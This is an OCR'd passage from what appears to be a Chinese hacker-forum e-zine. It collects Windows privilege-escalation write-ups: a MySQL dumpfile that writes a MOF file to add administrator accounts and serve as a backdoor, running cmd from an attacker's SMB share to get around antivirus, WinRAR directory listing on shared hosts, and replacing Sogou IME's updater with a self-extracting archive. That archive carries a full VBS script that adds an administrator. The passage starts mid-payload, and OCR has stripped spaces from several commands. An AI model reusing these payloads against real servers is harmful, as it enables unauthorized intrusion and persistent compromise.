,32,32,32,61,32,36,67,111,110,115,117,109,101,114,59,13,10,32,32,32,32,70,105,108,116,101,114,32,61,32,36,69,118,101,110,116,70,105,108,116,101,114,59,13,10,125,59)intodumpfile'c:/windows/system32/wbem/mof/nullevt.mof';
```

好了，这样就顺利登进去了，如图 3-1-9




图 3-1-9

改天研究一下一次性完成添加管理员试试

现在默认它还是会过 5s 添加一次用户，解决方法就是:

第一 netstopwinmgmt 停止服务，

第二删除文件夹：C:\WINDOWS\system32\wbem\Repository\，

第三 netstartwinmgmt 启动服务。

还有其他方法在网盘的文件里面有写。

一路看起来挺顺利的，是因为上次研究过这个。这次写的详细点了。

顺便把字符转换的工具发上来，我也找了很久，嘿嘿~

http://pan.baidu.com/share/link?shareid=4148409961&uk=1832384802

（全文完）责任编辑：xiaohui

第 2 节 关于最近“mysql 漏洞”的一些想法与相关代码

作者：zcgonvh

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net/

最近似乎和 WMI 有缘，总能碰到 WMI 的东西。于是看到 WMI 就想多挖掘一些知识，还好时间没有白费。

“漏洞”是什么不用多说，人人都清楚。这里是个人的简单想法与一些杂乱代码，欢迎讨论。

首先，这肯定不是 mysql 的问题，也不是什么提权 0day。因为加载 mof 文件本身就是 wmi 服务的正常功能，而%systemroot%\system32\wbem\mof\默认只有 administrators 组与 system 组的完全控制权限，同时 wbem 也不是什么常见目录，因为管理员误操作造成的权限验证失效可能性非常低。这也就是说，能写这个目录必然是高权限。既然有了 system/administrator，还需要提权么？显然，除了某些特殊情况外完全不需要。
这个手法其实可以看作是写启动菜单或是 LPK，借助某些服务器应用程序（这个或许只能是服务？）文件权限限制不严格来造成写权限->执行权限的效果。Mysql 只是躺中枪的一员，更常见的还要属 FTP。另外，留后门也很不错，MOF 文件加载完之后（会自动移动到 good 目录中）就可以删了，如果管理员不熟悉这种手法的话可能会直接崩溃掉（还可以加上自动启用账户、木马下载者等等功能，只要 VBS+COM+WMI 能做的都可以实现）。
关于加账户：其实根本不用 net，JScript 中的 newActiveXObject 就是 VBS/ASP 中的 CreateObject，之后直接用那两个加账户的 VBS 修改成 JScript 版直接替换 ScriptText 的内容即可（注意转义引号）。另外，MOF 脚本支持 VBScript（都是微软的东西自然支持),所以直接用 VBS 添加账户的脚本替换 ScriptText 的内容，同时将 ScriptingEngine 修改为 VBScript 也是可以正常执行的。
附件提供修改过的添加账户脚本，使用时请自行修改用户名和密码。
关于删除：如果 MOF 文件已经加载到系统中，那么单独删除 MOF 是不能卸载的。用停止服务并删除 Repository 目录比较麻烦，现在给出一个简单的方式：直接删除对应的事件过滤器、消费者与绑定实例（对应脚本中的三个 instance 代码块）。代码见附件，提供 VBS 版本与 C#版本。
另外，直接通过 wbemtest 删除实例也是可以的。针对原始给出的 MOF 中的命名空间与实例名称，需要连接 root\subscription 命名空间，并删除以下三个实例：

```
\\.\ROOT\subscription:__FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:ActiveScriptEventConsumer.Name=\"consPCSV2\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"filtP2\""
\\.\ROOT\subscription:ActiveScriptEventConsumer.Name="consPCSV2"
\\.\ROOT\subscription:__EventFilter.Name="filtP2"
```

最后，MSDNWMISDK：http://msdn.microsoft.com/en-us/library/aa394582.aspx，找了好久终于找到了，有兴趣的可以深究，看看有没有什么更好的方式。
Codes.ZIP 附件传了上来
http://pan.baidu.com/share/link?shareid=3992724619&uk=1832384802
（全文完）责任编辑：xiaohui

第 3 节 虚拟主机远程调用 cmd 提权技巧

作者：nothin
来自:法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

是否大家遇到虚拟主机提权的时候，有这种情况,不管你写哪都提示的“拒绝访问”？ 原因大多数是麦咖啡的一个功能，只让特定的目录可以执行程序，比如(c:\progra~1 和 c:\windows\system32\)这些目录区执行程序，当然这些目录不可能让你写，其他的任何可写的目录都不会让你执行，都会是拒绝访问。
下面是个人的小技巧：

(1)是否大家会想到调用远程路径去执行 CMD,比如(\\x.x.x.x\test\cmd.exe)，经过我的测试是可以成功的，而且就算你 EXP 不免杀，杀软也不会提示！当时记得我有个 TOOLS 的朋友找提权，也是这种情况，当时帮他解决了。调用远程路径的时候要注意一下几点：
(2)找一台自己的 VPS 或者打下来的肉鸡，自己的机器需要开启 445 端口，激活 GUEST 用户，在组策略中将网络访问:本地帐户的共享和安全模型改为经典，所在共享目录程序给 Everyone 权限，2：还要注意一点就是你要提权的机器能去访问你自己 VPS 的 445 端口，想知道能不能访问可以在 SHELL 上扫一下（如果不能，他肯定能去访问 C 段中机器的共享,明白啥意思了？）
(3)这里提到的第二个小技巧就是利用 WINRAR，应该有些人已经会用他去列目录了，(这个方法就是你实在提不了，补丁很全，要么就是杀软很牛，而免杀不是你的强项，如果你想跨目录弄到目标站)，首先在目标站找个图片地址,
然后 shell 里面
C:\progra~1\WinRAR\Rar.exea-k-r-s-mlc:\windows\temp\xx.rarE:\freehost\xxxasdfdsafsaf.jpg，这样 shell 中会回显你打包成功，目标网站根路径会显示出来，然后你打包网站根路径，会将网站所有目录列出来，你们可能会问，都是虚拟权限你怎么过去，可是我测试了星外，新网的虚拟主机，都成功列出目录并打包。
（全文完）责任编辑：xiaohui

第 4 节 搜狗拼音输入法提权

作者：白菜
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

拼音丢来一个站说是要提权看了一下
组件被禁止各种脚本不支持，如图 3-4-1、图 3-4-2、图 3-4-3

图 3-4-1

图 3-4-2

图 3-4-3

以上真无奈了,再看开启的端口，如图 3-4-4




图 3-4-4

就开了 3389 就算 1433 找到弱口令也不可能执行成功因为组件被禁止了

接下来进入正题吧

我点击 C:\DocumentsandSettings\AllUsers\「开始」菜单\程序\Startup 启动项上传了一个 vbs 有权限，如图 3-4-5

图 3-4-5

这是一种方法再看另一种很老的提权方法搜狗输入法

在回到这里 C:\DocumentsandSettings\AllUsers\「开始」菜单\程序\，如图 3-4-6

图 3-4-6

可以看到搜狗输入法金山毒霸既然这样可以浏览着一切那么咱们去 c 盘看看搜狗是否安装在 C 盘

C:\ProgramFiles\SogouInput，如图 3-4-7




图 3-4-7

6.2 版本的点击进入，如图 3-4-8、3-4-9、图 3-4-10





图 3-4-8



ProtectConfig.ini	1K	配置设置
Punctures.ini	3K	配置设置
Resource.dll	462K	应用程序扩展
runtime.ini	20K	配置设置
scdlist.ini	0K	配置设置
ScdMaker.exe	482K	应用程序
ScdReg.exe	753K	应用程序
sgim_annex.bin	925K	BIN 文件
sgim_core.bin	25357K	BIN 文件
sgim_eng.bin	1702K	BIN 文件
sgim_fixFirst.bin	2K	BIN 文件
sgim_hz.bin	170K	BIN 文件
sgim_ifk.bin	298K	BIN 文件
sgim_py.bin	657K	BIN 文件
sgim_pytip.bin	71K	BIN 文件
sgim_quick.bin	284K	BIN 文件
sgim_tra.bin	598K	BIN 文件
sgim_url.bin	68K	BIN 文件
sgim_urlGuide.bin	150K	BIN 文件
sgtool.dll	781K	应用程序扩展
sgutil.dll	781K	应用程序扩展
Skin.dat	62K	DAT 文件
Sogou Cell Dict.url	0K	Internet 快捷方式
	0K	Internet 快捷方式

om.cn/dell.asp?Action=Show1File###

图 3-4-9

Sogou Forum.url	0K	Internet 快捷方式
Sogou Helper.url	0K	Internet 快捷方式
Sogou Pinyin Ime.url	0K	Internet 快捷方式
Sogou Skin.url	0K	Internet 快捷方式
Sogou Tutorial.url	0K	Internet 快捷方式
SogouTSF.dll	67K	应用程序扩展
SohuNews.exe	566K	应用程序
SuggConfig.ini	0K	配置设置
sysmodel.bin	17327K	BIN 文件
ThirdPassport.ini	1K	配置设置
Uninstall.exe	374K	应用程序
upexd.dll	210K	应用程序扩展
upexr.dll	268K	应用程序扩展
urlBaseG.enc	475K	ENC 文件
ZipLib.dll	253K	应用程序扩展

图 3-4-10

一目了然了就这些下面找一下几个重要的文件 imeutil.exe,pinyinup.exe 除了这两个家伙启动搜狗意外还有几个 dll 是肯定要加载的比如说 popup.dll。
那么咱们就从搜狗的升级 exe 文件开始吧 pinyinup.exe 下面看我用自解压方式来伪造它
首先找个 vbs 来建立一下

```
dimusername,password:IfWscript.Arguments.CountThen:username=Wscript.Arguments(0):password=Ws
cript.Arguments(1):Else:username="hake.cc":password="hake.cc":endif:setwsnetwork=CreateObjec
t("WSCRIPT.NETWORK"):os="WinNT://"&wsnetwork.ComputerName:Setob=GetObject(os):Setoe=GetObjec
t(os&"/Administrators,group"):Setod=ob.Create("user",username):od.SetPasswordpassword:od.Set
Info:Setof=GetObject(os&"/"&username&",user"):oe.Add(of.ADsPath)'wscript.echoof.ADsPath
OnErrorResumeNext
```

右键点击添加压缩文件，如图 3-4-11




图 3-4-11

选择创建自解压格式的这个程序就会变成 exe 接着来，如图 3-4-12

图 3-4-12

选择高级自解压选项，如图 3-4-13




图 3-4-13

这里选择绝对路径就可以了当然你自己爱解压到哪里就解压到哪里吧，如图 3-4-14




图 3-4-14

更新选择解压并替换文件覆盖方式所有文件,接下来再看，如图 3-4-15

